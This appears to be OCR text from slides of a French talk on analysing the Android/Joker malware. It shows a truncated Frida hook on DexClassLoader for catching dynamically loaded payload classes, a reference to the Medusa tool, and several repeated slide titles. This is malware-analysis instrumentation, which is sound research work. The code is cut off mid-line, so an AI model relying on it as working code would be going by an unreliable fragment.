
```
'use strict';
console.log("[*] Hooking dynamic class
↪  / method v6");
Java.perform(function(){
    var dexclassLoader =
    ↪  Java.use("dalvik.system.DexClassLoad

    ↪  dexclassLoader.loadClass.overload('j
    ↪  = function(name){
    var dyn_class_name =
    ↪  "com.poverty.economy";
    var result =
    ↪  this.loadClass(name,false);
    if(name.includes(dyn_class_name)){
            var active_classloader =
            ↪  result.getClassLoader();
            var factory =
            ↪  Java.ClassFactory.get(active
```

Démo de Medusa




https://github.com/Ch0pin/medusa


Android/Joker: 4 payloads !




Android/Joker: 4 payloads !




Android/Joker: 4 payloads !




Android/Joker: 4 payloads !




Android/Joker: 4 payloads !



